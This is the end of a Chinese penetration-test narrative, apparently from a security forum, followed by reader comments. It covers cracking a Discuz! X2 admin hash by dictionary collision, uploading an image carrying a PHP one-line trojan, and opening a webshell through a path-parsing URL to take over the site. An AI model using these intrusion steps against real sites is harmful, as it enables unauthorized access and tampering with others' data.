   elseif($var==2) {
       return "■■■■■■";
   }
   elseif($var==3) {
       return "■■■■■■■■";
   }
   elseif($var==4) {
       return "■■■■■■■■■■■";
   }
   elseif($var==5) {
       return "■■■■■■■■■■";
   }
   elseif($var==6) {
       return "■■■■■■■■■■";
   }
```

```
    elseif($var==7) {
        return "■■■■■■■■■■";
    }
}
?>
```

我使用自己保存的100M大字典破解没有成功。后来我把这个脚本放在了一朋友的服务器上，然后用superdic生成了3G的大字典，直接丢在服务器上碰撞吧。

其实我坚信，在8位的字母加数字的大字典中去做碰撞的话肯定会成功的。只是我没有那么大的硬盘，只做了6位字母来测试。

又经过一天后，等我登陆朋友的服务器3389之时，我发现得到了结果如图25：

图25

我敢肯定，ufedys肯定不是这个管理员的答案。于是hash相同，明文却不相同的碰撞终于成功了。我默默在心里说了声：碰撞V5。

剩下的应该比较容易了，登入后台，上传一个带php一句话木马的美女图片。（不要告诉我，你在discuz!
X2后台找不到上传的地方啊）。然后利用类似这样的url：

http://www.222.com/data/attachment/common/cf/212018txqnu4rcee3iek52.jpg/kyo.php 连接菜刀，就这样彻底拿下了该目标。

既然Webshell都拿到了，删帖子这么简单的事情还用我继续说吗？

0×0f 后记

到这里，费时两周的渗透也算是结束了，实战过程中其实还遇到了更多的各种各样问题，只不过本文是后来补写的，很多细节都忘却了，但主要的东西都已经在文章中体现了

最后我还是想提一提国内的安全现状，不出事不代表你们没有被入侵过，在我工作过的这几年，做了不少安全检测，每次渗透测试拿到shell之时，大都发现有黑客进来的痕迹

所以最后要敬告国内的某些大公司，请善待网络安全人才。另外在2012新的一年里祝愿冰点极限的2yue、kindle、小龙猪、老马（Marcos）、lcx、np、孤水绕城、Beach

上一篇：来聊聊最有意思的渗透经历吧 下一篇：危险的target —— 另一种攻击方式

1. 13 条回复

www.xss.tv 2018-03-09 09:44:22

大神的文章就是牛！！！

0 回复Ta

hades 2018-03-09 10:40:35


@王天 文章标题和开头已经标注了文章时间

0 回复Ta


三顿 2018-03-09 18:33:17

90sec+s.pop.zt.360.cn
这个操作很强~

0 回复Ta


0x1 2018-03-12 00:20:48

致敬

0 回复Ta


浪漫的大核桃 2018-03-23 16:43:34

真·全栈

0 回复Ta


master 2018-03-27 17:53:08

KYO大神一直是神的存在。
文章后面一堆前辈。

0 回复Ta


master 2018-03-27 17:53:33

孤水绕城是我的师傅。

0 回复Ta


1174633809789472 2018-04-03 13:33:40

致敬

0 回复Ta

 litings****@163. 2018-05-09 15:16:21

另外在2012新的一年里祝愿冰点极限的2yue、kindle、小龙猪、老马（Marcos）、lcx、np、孤水绕城、Beach、顺、安静、alex、紫夜、cnbug等好友们婚姻与事业双

要不是看到上面这句话，我还以为我自己眼花了，老得有一点暴露年龄的文章了。

缅怀……

1 回复Ta

 132****6271 2018-08-28 13:01:14

佩服

0 回复Ta


17区第一安其拉 2019-01-07 17:33:23

很好 看了这篇文章 把我内心想学习安全渗透的熊熊火焰浇灭了

2 回复Ta


svenbeast 2019-03-11 16:14:15

哇凉

0 回复Ta


ITbangnet 2019-06-08 00:20:54

强阿老文（此条消息1元）

0 回复Ta

登录 后跟帖

先知社区

现在登录

热门节点

技术文章

社区小黑板

目录

RSS 关于社区 友情链接 社区小黑板